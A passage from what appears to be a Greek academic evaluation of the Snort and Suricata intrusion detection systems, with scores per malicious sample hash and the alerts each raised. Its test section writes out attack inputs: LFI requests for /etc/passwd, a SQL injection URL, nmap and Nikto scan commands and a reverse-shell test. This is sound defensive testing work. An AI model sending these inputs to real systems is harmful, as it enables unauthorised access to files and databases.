117	3abe00a1d0dc816a99587f574d02b498	2	0
118	bbd68472ad0688005cf40d726efdb2be	2	0
119	3bb77dde61188077ae6b23822f135df8	2	0
120	bbdce0ad4cd7268f8454b7da526aa09c	2	0
121	3f57c3d98225d04e631c09d61adbb973	0	0
122	bd4d584dffedcdeb0efc0b362ff73db8	2	0
123	4031049fe402e8ba587583c08a25221a	2	0
124	be73d3f4160970bfddb2f0102ae34e74	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
125	4378bb2be0e41569bcce202f86e505f6	2	0
126	c09ce4683010a793267ebc71f2cd7f23	2	0
127	43c2aad81665ddf0e585f50771a20582	2	0
128	c286b42be919c5c0767f346224557690	2	0
129	43cb55861b7fcf1dfb6968c9ef110bcc	2	0
130	c2db03d68a401d0853becf1513687942	2	0
131	4407f42fa696c32ca473bead96e36aca	2	0
132	c38acab908fac3bff6bdd7424f7c7760	2	0
133	44a23a54587581144b492579d67d742d	2	0
134	c38c4e73365db243a046b2e63a346fbf	2	0
135	49cfa73a76f04572d7c31f885045fa38	2	0
136	c465d32ee5e8c927fcaea8d263af4191	2	0
137	4ae0c11a28edbdf132cf0eb8e823de74	0	0
138	c6cb0f4ad10feaa468b095780438cf2f	2	0
139	4afbc36385ed847a1a6f6a5618fb47c1	2	0
140	c764d2b65ecfef99609ac89dcb0fb251	2	0
141	4b2947d31e15ac41ea3bfd9f46f168d5	2	0
142	c77c55cc391ff4370b7b386b73f3ccc5	2	0
143	4bb64c1da2f73da11f331a96d55d63e2	2	0
144	c8581fd341459639f4e93361a1bb88e2	2	0
145	4f754a8ac2db2577a4ac0324985cd997	2	0
146	c9c89ebc508c783defe7042eb9c0e5cc	2	0
147	4fcb63eee95e7bd64662c9330f3d62d4	2	0
148	ca9ef5df836e6bd869ccacf2121f0ed7	2	0
149	50b9bee0213917e52d32d82907234aeb	2	0
150	caad90012e22ab7625ee942f8b349c47	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
151	511625f5fa0315b5a870029ae3338464	2	0
152	cb3cb17527bfde64b455f9c5385975c8	2	0
153	51241d683dc9f24152bdd894658d72db	2	0
154	cc380bfd97164aff5878075e78570ada	2	0
155	51d3e2bd306495de50bfd0f2f4e19ae9	0	0
156	cd60b247d3d740749dac7f619c332e2e	2	0
157	535abf5702d8f3de247b5103e31150f5	2	0
158	cd6323a42b6ebfab1fc1b2d80fb7942a	2	0
159	536c0afe4d655a66dccad4af9679caa9	2	0
160	cd72aa45ccf5607d340f5f167e1c7983	2	0
161	538582c697d3bb59d408da61279ac75b	2	0
162	cdb5e82e4d07911f9add5cdcf817e9ed	2	0
163	53c39496579bcbda962d93734552397b	2	0
164	cde0dc22bf8d479536f2a75e5324c400	2	0
165	53d54ffe118642102fe626649f9ffdba	2	0
166	ce0ba2da885ba14ad4793105de39e040	2	0
167	541e9691816fecdeb59204d92e846240	2	0
168	cee5b36d53f221227ed0336c76f3762a	2	0
169	54267a90492108fb4d0894553556c155	2	0
170	d000e74163e34fc65914676674776284	2	0
171	554e71bfc718915135125752cf66dec2	2	0
172	d3c23ff3f116f0f80cb8d3e0e1496d93	2	0
173	569607bf8315d9143fe3f7d424c3fda9	2	0
174	d406ce4abca9a1448cd213a68904920f	2	0
175	56ae500c28dd85ac4d711b16e4f2125c	2	0
176	d4078fae531644622704b797f13fbe2b	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
177	575c2db4c26b05b862ebb60c5950f14c	2	0
178	d41d8cd98f00b204e9800998ecf8427e	0	0
179	5766ba4473462485e15c4efdb243cb68	2	0
180	d4b98bda9c3ae0810a61f95863f4f81e	0	0
181	576b214a1e5b6649f6677e20315a7ea9	2	0
182	d7520d1957d5ef26e068727fac4c4f02	0	0
183	5800f546b535bd2b4e505b5c9be753ff	0	0
184	d7597839542d2f48ee8e9bde0b04d899	2	0
185	58d2c062fe278cd0e97964e7e6a0a3bb	2	0
186	d80eb21cfe8ad1a710c8652b13f8b7ac	2	0
187	58de08c1155a775b760049dff3f5abe4	2	0
188	d824959ed2d54da5d6075eff69b4a482	2	0
189	595a9a9074e0845636a5b4c7bb1b157a	2	0
190	d89f6ce25b329745257139e82eb891ae	2	0
191	5a0aac44ddaad1e512a0d505c217baff	2	0
192	d928cd3fec9f18ecc0ceb078d69bbabb	2	0
193	5b7541f3648cc440405179cb5c194644	2	0
194	dc10b5d0b88799e340da98bf0c5077c5	2	0
195	5bbdbec981b0708ea29edff2f8d78bcf	0	0
196	dd3dee576d0cb4abfed00f97f0c71c1d	2	0
197	5c31ef69086467c073dde69cf3298555	2	0
198	5cd2b97590afb82016aa56677cf0f42e	2	0
199	e1afd6deb4300e04d134e193935800cd	2	0
200	61baabd6fc12e01ff73ceacc07c84f9a	2	2
201	e1fcbc9bcfb197ee47a94eee4ef41c0c	2	0
202	6227e1594775773a182e1b631db5f6bb	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
203	e5c69e5a06c39d4fe375ffbae676d1c0	2	0
204	63523effac8c0bf379ca6d69bb3227ad	2	0
205	e61e11149b91b9bc963beb6c4e604afc	2	0
206	64f258918c1122b89468bb0ffbaff02d	2	0
207	e62fa5052ff3b85cbb392ac32b151976	2	0
208	6634eacd3dae03be9767ac91b71decba	0	0
209	e6f110cf24ff8f7aaa7d8aeba3e71d16	2	0
210	66753cadcb8bd537af50f2ae92d7627b	2	0
211	e73855f64aedd83241b6312c05b4881c	2	0
212	6764488f739f9198381c056850bb6d9c	2	0
213	e745454ecb3bb27d4d66702673715a74	2	0
214	67b19a04bdbd0adc3b39130a26331493	0	0
215	e9a96d2ed31a4c08559d46e7ce7d74e2	2	0
216	67b4eaf0c10c4de37e094a6e7d09c8dc	2	0
217	e9d4bfdaf546a9837de360cfac9902aa	2	0
218	683b003e9ecfd3834a318fad65d39e34	0	0
219	eaad3fc3b940a892ff323ad4025ab08d	2	0
220	68fe3b0adfce215b95e55824913ff67d	2	0
221	ebaa6a46df195faabc0dd163f9e1464f	0	0
222	6932d141916cd95e3acaa3952c7596e4	2	0
223	edb05de4e64aeb5da2aacdc6bc3839cc	2	0
224	69e7de7b23acaff1e9417deedfae8b42	2	2
225	eed8e7000326b8a3c3f234db361c862a	2	0
226	6b568dd640cb15a8994697adf9e7a399	2	0
227	ef626ba8a89a72ca05b8f7b857f17ec5	2	0
228	6e14c7a424c2eef7f37810ff65650837	0	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
229	efae888ca5a03c40543e910be5ba025d	2	0
230	efae888ca5a03c40543e910be5ba025d	2	0
231	f182075f3658f40e4a546f6a4423d261	2	0
232	71803d893ed7d052fdb58f10da200fe9	0	0
233	f51d3fb324d8f11b734ca63dbccbdc32	0	0
234	719cf2bab291da52e495b86929b7ea7d	2	0
235	f651018372828dadc90a51904b1a5413	2	0
236	721601bdbec57cb103a9717eeef0bfca	2	0
237	f68515f0fc01a9343b66fe5c30d82062	2	0
238	722efe25f0d973fbb684cc32da1f693e	2	0
239	f6b58fa2a31c4be25da245d389bb577a	2	0
240	72d6d864205b0f1b32bbc9a7e5184ee7	2	0
241	f75feb1d83cd83059b404e785dcbbcc3	2	0
242	738af108a6edd46536492b1782589a04	2	0
243	f928c39f0bfebaaf3a5fb149557ddf66	2	0
244	73fadb8f36e4f34a6d4719dc4ccbe666	0	0
245	fa985cb0ce8b83631f884571e0b8ea88	2	0
246	745a347637b0603a76abbcb1e8277d1c	2	0
247	faa91ead3f5e0c8c144ac2675497b585	2	0
248	757ead51fce397101a675d9bcca9d08f	2	0
249	fc37c944af761c58e742959be93217bd	2	0
250	75d92097d4ae109aa5d199aa97e08569	2	0
251	fcc26726c3a48a1ed3b9de955024fb87	2	0
252	76f7e8dc68b364abfd893f0e9340fae8	2	0
253	fd81375f921e6723698f62477c2f9dd2	0	0
254	790b4a2c03086bd1917433a5084d2068	0	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
255	ffd470eed605a976d8f14b7e9015d90b	2	0
256	7b80f7ed7052405cdf6434ff5bc7c175	2	0
257	ffe21c5f4ceca0eaaeebaae4b5360eb8	2	0

Ο Πίνακας 8-5 περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν για τα παραπάνω αρχεία από το Snort.

Πίνακας 8-5: Ειδοποιήσεις που παράχθηκαν από το Snort για τα Client Side Attacks

A/A	Υπογραφή	Πλήθος
1	[**] [1:10504:6] INDICATOR-SHELLCODE unescape encoded shellcode [**] [Classification: Executable Code was Detected] [Priority: 1]	3
2	[**] [1:10505:7] INDICATOR-SHELLCODE unescape encoded shellcode [**] [Classification: Executable Code was Detected] [Priority: 1]	1
3	[**] [1:11258:16] FILE-OFFICE Microsoft Office Excel Malformed Named Graph Information unicode overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
4	[**] [1:11290:13] FILE-OFFICE Microsoft Office Excel malformed named graph information ascii overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
5	[**] [1:12799:6] INDICATOR-SHELLCODE base64 x86 NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]	8
6	[**] [1:12802:6] INDICATOR-SHELLCODE base64 x86 NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]	8
7	[**] [1:1394:14] INDICATOR-SHELLCODE x86 inc ecx NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]	68
8	[**] [1:15306:16] FILE-IDENTIFY Portable Executable binary file magic detected [**] [Classification: Misc activity] [Priority: 3]	3
9	[**] [1:15357:6] FILE-PDF Adobe Reader JBIG2 remote code execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	3
10	[**] [1:15697:5] INDICATOR-OBFUSCATION Generic javascript obfuscation attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1

Α/Α	Υπογραφή	Πλήθος
11	[**] [1:15709:10] FILE-PDF Adobe Acrobat and Acrobat Reader FlateDecode integer overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	5
12	[**] [1:15727:18] FILE-PDF attempted download of a PDF with embedded Flash over http or pop [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	17
13	[**] [1:16334:10] FILE-PDF Adobe Reader compressed media.newPlayer memory corruption attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
14	[**] [1:16633:11] FILE-PDF Adobe Reader File containing Flash use-after-free attack attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
15	[**] [1:16642:6] POLICY-OTHER file URI scheme attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	15
16	[**] [1:16664:4] FILE-PDF Adobe Reader and Acrobat authplay.dll vulnerability exploit attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
17	[**] [1:16676:7] FILE-PDF Adobe Reader malformed FlateDecode colors declaration [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	3
18	[**] [1:16677:7] FILE-PDF Adobe Acrobat and Acrobat Reader malformed FlateDecode colors declaration [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
19	[**] [1:17233:6] FILE-PDF Adobe Reader and Acrobat TTF SING table parsing remote code execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
20	[**] [1:17488:13] FILE-OFFICE Microsoft Office Excel Malformed Range Code Execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
21	[**] [1:17668:12] FILE-PDF download of a PDF with embedded JavaScript - JS string attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	168

Α/Α	Υπογραφή	Πλήθος
22	[**] [1:17808:4] FILE-FLASH Adobe Flash authplay.dll memory corruption attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	4
23	[**] [1:18168:8] INDICATOR-SHELLCODE Possible generic javascript heap spray attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
24	[**] [1:18543:10] FILE-FLASH embedded Shockwave dropper download [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
25	[**] [1:18545:8] FILE-OFFICE Microsoft Office Excel with embedded Flash file transfer [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
26	[**] [1:18680:12] FILE-OFFICE Microsoft Office RTF malformed pfragments field [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	8
27	[**] [1:18681:9] FILE-PDF transfer of a PDF with embedded JavaScript - JavaScript string attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	180
28	[**] [1:18682:9] FILE-PDF transfer of a PDF with OpenAction object attempt [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	64
29	[**] [1:18684:6] FILE-PDF PDF file with embedded PDF object [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	1
30	[**] [1:18685:9] FILE-OFFICE RTF file with embedded OLE object [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]	4
31	[**] [1:18706:12] FILE-OFFICE Microsoft Office RTF malformed second pfragments field [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
32	[**] [1:18988:6] FILE-PDF Adobe Reader and Acrobat TTF SING table parsing remote code execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	3
33	[**] [1:18989:7] FILE-PDF Adobe Reader and Acrobat TTF SING table parsing remote code execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	2
34	[**] [1:19074:4] WEB-CLIENT javascript uuencoded noop sled attempt [**] [Classification: Misc activity] [Priority: 3]	1

Α/Α	Υπογραφή	Πλήθος
35	[**] [1:19408:5] FILE-FLASH Adobe Flash Player newfunction memory corruption exploit attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]	2
36	[**] [1:2010881:5] ET WEB_CLIENT PDF With Unescape Method Defined Possible Hostile Obfuscation Attempt [**] [Classification: Potentially Bad Traffic] [Priority: 2]	1
37	[**] [1:2011506:2] ET WEB_CLIENT PDF With eval Function - Possibly Hostile [**] [Classification: Potentially Bad Traffic] [Priority: 2]	2
38	[**] [1:2011507:6] ET WEB_CLIENT PDF With Embedded File [**] [Classification: Potentially Bad Traffic] [Priority: 2]	32
39	[**] [1:2011528:6] ET WEB_CLIENT PDF Name Representation Obfuscation of /Subtype [**] [Classification: Potentially Bad Traffic] [Priority: 2]	11
40	[**] [1:2012111:2] ET SHELLCODE Possible UTF-16 %u9090 NOP SLED [**] [Classification: Executable Code was Detected] [Priority: 1]	1
41	[**] [1:2012254:1] ET SHELLCODE Common %u0a0a%u0a0a UTF-16 Heap Spray String [**] [Classification: Executable Code was Detected] [Priority: 1]	1
42	[**] [1:2012258:1] ET SHELLCODE Common %u0c0c%u0c0c UTF-16 Heap Spray String [**] [Classification: Executable Code was Detected] [Priority: 1]	1
43	[**] [1:2012964:1] ET SHELLCODE Possible 0x0c0c0c0c Heap Spray Attempt [**] [Classification: Executable Code was Detected] [Priority: 1]	5
44	[**] [1:2013147:1] ET SHELLCODE Possible %u4141%u4141 UTF-16 Heap Spray Attempt [**] [Classification: Executable Code was Detected] [Priority: 1]	1
45	[**] [1:2013153:1] ET WEB_CLIENT Adobe Acrobat Reader FlateDecode Stream Predictor Exploit Attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	6
46	[**] [1:20137:4] WEB-CLIENT Possible generic javascript heap spray attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
47	[**] [1:2014154:3] ET CURRENT_EVENTS DRIVEBY PDF Containing Subform with JavaScript [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1

Α/Α	Υπογραφή	Πλήθος
48	[**] [1:2014926:2] ET INFO PDF embedded in XDP file (Possibly Malicious) [**] [Classification: Misc Attack] [Priority: 2]	5
49	[**] [1:2015954:1] ET INFO PDF /FlateDecode and PDF version 1.0 [**] [Classification: A Network Trojan was Detected] [Priority: 1]	4
50	[**] [1:2015955:1] ET CURRENT_EVENTS PDF /FlateDecode and PDF version 1.1 (seen in pamdql EK) [**] [Classification: A Network Trojan was Detected] [Priority: 1]	1
51	[**] [1:2016001:4] ET CURRENT_EVENTS PDF /XFA and PDF-1.[0-4] Spec Violation (seen in pamdql and other EKs) [**] [Classification: A Network Trojan was Detected] [Priority: 1]	1
52	[**] [1:22101:5] FILE-OFFICE Microsoft Office RTF malformed pfragments field [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	9
53	[**] [1:23041:1] FILE-PDF EmbeddedFile contained within a PDF [**] [Classification: A Network Trojan was Detected] [Priority: 1]	32
54	[**] [1:23256:3] FILE-IDENTIFY Armadillo v1.71 packer file magic detected [**] [Classification: Misc activity] [Priority: 3]	3
55	[**] [1:23861:5] FILE-IMAGE heapspray characters detected - binary [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	5
56	[**] [1:24154:1] FILE-PDF Adobe Acrobat Reader free text annotation invalid IT value denial of service attempt [**] [Classification: A Network Trojan was Detected] [Priority: 1]	4
57	[**] [1:24267:1] FILE-OFFICE Microsoft Office Excel Malformed Range Code Execution attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	3
58	[**] [1:25061:1] FILE-IDENTIFY Microsoft Software Installer MSI binary file magic detected [**] [Classification: Misc activity] [Priority: 3]	1
59	[**] [1:3820:16] FILE-IDENTIFY Microsoft Windows CHM file magic detected [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
60	[**] [1:648:13] INDICATOR-SHELLCODE x86 NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]	63

Α/Α	Υπογραφή	Πλήθος
61	[**] [1:8445:11] FILE-OFFICE Microsoft Windows RTF file with embedded object package download attempt [**] [Classification: Misc activity] [Priority: 3]	3

Αντιστοίχως, ο Πίνακας 8-6 περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν για τα παραπάνω αρχεία από το Suricata.

Πίνακας 8-6: Ειδοποιήσεις που παράχθηκαν από το Suricata για τα Client Side Attacks

Α/Α	Υπογραφή	Πλήθος
1	[**] [1:2014926:3] ET INFO PDF embedded in XDP file (Possibly Malicious) [**] [Classification: Misc Attack] [Priority: 2]	1
2	[**] [1:648:13] INDICATOR-SHELLCODE x86 NOOP [**] [Classification: Executable code was detected] [Priority: 1]	1
3	[**] [1:2015955:4] ET CURRENT_EVENTS PDF /FlateDecode and PDF version 1.1 (seen in pamdql EK) [**] [Classification: A Network Trojan was detected] [Priority: 1]	1
4	[**] [1:2013153:2] ET WEB_CLIENT Adobe Acrobat Reader FlateDecode Stream Predictor Exploit Attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1
5	[**] [1:16676:7] FILE-PDF Adobe Reader malformed FlateDecode colors declaration [**] [Classification: Attempted User Privilege Gain] [Priority: 1]	1

8.2.2.2 Test Rules

Αυτή η κατηγορία δοκιμών είχε ως στόχο να αξιολογηθεί η δυνατότητα των IDSs να αξιοποιήσουν τις υπογραφές που διαθέτουν για τον εντοπισμό των αντίστοιχων απειλών. Ο Πίνακας 8-7 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας. Από τα αποτελέσματα που δίδονται στη συνέχεια, προκύπτει η διαπίστωση ότι το Snort έχει ένα προβάδισμα έναντι του Suricata στον εντοπισμό των σαρώσεων θυρών, το οποίο οφείλεται στον προεπεξεργαστή sfportscan που διαθέτει. Το Suricata αν και παρήγαγε ειδοποιήσεις για αυτές τις σαρώσεις, καμία από αυτές δεν καταδείκνυε την πραγματοποίηση σάρωσης.

Πίνακας 8-7: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Test Rules

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	Simple LFI	2	2
2	LFI using NULL byte	2	2
3	Full SYN Scan	2	0
4	Full Connect() Scan	2	0
5	SQL Injection	2	2
6	Netcat Reverse Shell	2	2
7	Nikto Scan	2	2

8.2.2.2.1 Simple LFI

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /index.php?page=../../../etc/passwd HTTP/1.1\r\nHost: %localhost%\r\nUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.5) Gecko/20041202 Firefox/1.0\r\n\r\n

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-8: Ειδοποιήσεις των Snort και Suricata για το Simple LFI

[**] [1:1122:12] SERVER-WEBAPP /etc/passwd file access attempt [**] [Classification: Attempted Information Leak] [Priority: 2]

8.2.2.2.2 LFI using NULL byte

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /index.php?page=../../../etc/passwd%00 HTTP/1.1\r\nHost: 127.0.0.1\r\nUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.5) Gecko/20041202 Firefox/1.0\r\n\r\n

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-9: Ειδοποιήσεις των Snort και Suricata για το LFI using NULL byte

[**] [1:1122:12] SERVER-WEBAPP /etc/passwd file access attempt [**] [Classification: Attempted Information Leak] [Priority: 2]

8.2.2.2.3 Full SYN Scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sS -p- 192.168.56.51

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-10: Ειδοποιήσεις του Snort για το Full SYN Scan

[**] [122:1:1] (portscan) TCP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010939:2] ET POLICY Suspicious inbound to PostgreSQL port 5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010938:2] ET POLICY Suspicious inbound to mSQL port 4333 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:1421:15] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2]

Πίνακας 8-11: Ειδοποιήσεις του Suricata για το Full SYN Scan

[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]

8.2.2.2.4 Full Connect() Scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/local/bin/nmap -sT -p- 192.168.56.51

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-12: Ειδοποιήσεις του Snort για το Full Connect() Scan

[**] [122:1:1] (portscan) TCP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2]

[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]

Πίνακας 8-13: Ειδοποιήσεις του Suricata για το Full Connect() Scan

[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2002911:4] ET SCAN Potential VNC Scan 5900-5920 [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2010936:2] ET POLICY Suspicious inbound to Oracle SQL port 1521 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2002910:4] ET SCAN Potential VNC Scan 5800-5820 [**] [Classification: Attempted Information Leak] [Priority: 2]

8.2.2.2.5 SQL Injection

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UNION+SELECT+VERSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-14: Ειδοποιήσεις του Snort για το SQL Injection

[**] [1:2011037:3] ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:2006446:11] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:13990:13] SQL union select - possible sql injection attempt - GET parameter [**] [Classification: Misc Attack] [Priority: 2]

Πίνακας 8-15: Ειδοποιήσεις του Suricata για το SQL Injection

[**] [1:2011037:3] ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION [**] [Classification: Web Application Attack] [Priority: 1]

[**] [1:2006446:11] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 1]

8.2.2.2.6 Netcat Reverse Shell

Για την εκτέλεση αυτής της δοκιμής ανοίχθηκε ένα socket στη θύρα 22 του στόχου και εκτελέστηκε η παρακάτω εντολή:

/bin/sh

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-16: Ειδοποιήσεις των Snort και Suricata για το Netcat Reverse Shell

[**] [1:1324:11] INDICATOR-SHELLCODE ssh CRC32 overflow /bin/sh [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.2.7 Nikto Scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-17: Ειδοποιήσεις του Snort για το Nikto Scan

[**] [1:1071:11] SERVER-WEBAPP .htpasswd access [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:2016141:2] ET INFO Exectuable Download from dotted-quad Host [**] [Classification: A Network Trojan was Detected] [Priority: 1]
[**] [1:1044:16] SERVER-IIS webhits access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]
[**] [1:971:23] SERVER-IIS ISAPI .printer access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]

[**] [1:1130:11] SERVER-WEBAPP .wwwacl access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1131:11] SERVER-WEBAPP .wwwacl access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1245:22] SERVER-IIS ISAPI .idq access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]
[**] [1:20173:3] SCADA Cogent DataHub server-side information disclosure [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:987:28] FILE-IDENTIFY .htr access file download request [**] [Classification: Misc activity] [Priority: 3]
[**] [1:1242:22] SERVER-IIS ISAPI .ida access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]
[**] [1:17429:10] OS-WINDOWS Microsoft Windows ASP.NET information disclosure attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:1129:12] SERVER-WEBAPP .htaccess access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:977:23] SERVER-IIS .cnf access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]
[**] [1:1668:13] SERVER-WEBAPP /cgi-bin/ access [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:1201:12] INDICATOR-COMPROMISE 403 Forbidden [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1880:10] SERVER-WEBAPP oracle web application server access [**] [Classification: Access to a Potentially Vulnerable Web Application] [Priority: 2]
[**] [1:1029:17] SERVER-IIS scripts-browse access [**] [Classification: Web Application Attack] [Priority: 1]

Πίνακας 8-18: Ειδοποιήσεις του Suricata για το Nikto Scan

[**] [1:971:23] SERVER-IIS ISAPI .printer access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]

[**] [1:1245:22] SERVER-IIS ISAPI .idq access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:1044:16] SERVER-IIS webhits access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:2016141:3] ET INFO Exectuable Download from dotted-quad Host [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:22:1] FILE pdf claimed, but not pdf [**] [Classification: (null)] [Priority: 3]
[**] [1:1129:12] SERVER-WEBAPP .htaccess access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:987:28] FILE-IDENTIFY .htr access file download request [**] [Classification: Misc activity] [Priority: 3]
[**] [1:977:23] SERVER-IIS .cnf access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:1131:11] SERVER-WEBAPP .wwwacl access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1242:22] SERVER-IIS ISAPI .ida access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:1130:11] SERVER-WEBAPP .wwwacl access [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1071:11] SERVER-WEBAPP .htpasswd access [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:1668:13] SERVER-WEBAPP /cgi-bin/ access [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:1201:12] INDICATOR-COMPROMISE 403 Forbidden [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1880:10] SERVER-WEBAPP oracle web application server access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:1029:17] SERVER-IIS scripts-browse access [**] [Classification: Web Application Attack] [Priority: 1]

8.2.2.3 Bad Traffic

